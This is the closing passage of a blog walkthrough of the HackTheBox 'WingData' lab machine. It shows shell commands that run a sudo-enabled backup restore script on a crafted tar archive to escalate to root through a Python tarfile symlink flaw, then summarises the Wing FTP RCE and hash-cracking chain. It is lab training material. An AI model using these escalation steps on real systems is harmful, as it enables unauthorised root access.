
Don’t forget to move it to the desirable directory, otherwise the extraction script will fail. Then run the script, everything should go well.
wacky@wingdata:/tmp$ mv backup_1.tar /opt/backup_clients/backups/
wacky@wingdata:/tmp$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1.tar -r restore_root
[+] Backup: backup_1.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_root
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_root
And finally, let’s check our user’s sudo permissions. We should get unrestricted access and spawn a Root shell. The root flag waits in the “/root” directory.

And that’s the WingData machine done!
Summary & final thoughts
WingData is an easy Linux machine from HackTheBox. This box offered a simple RCE exploit, cracking salted hashes and abusing flaw in Python Tar module. The machine was very easy up until the initial foothold. We had to research the default Wing FTP salt string to crack hashes, which took me couple hours. The final Tar symlink priv esc is a cool vulnerability, luckily with PoC script online.
WingData is a machine with simple and interesting vulnerabilities. Best suited for beginners. The pace is good, but the salt string hunt might cause a bit of stagnation. Biggest con of this machine is the unstable shell we get after Wing FTP RCE exploit.


Comments
Post a Comment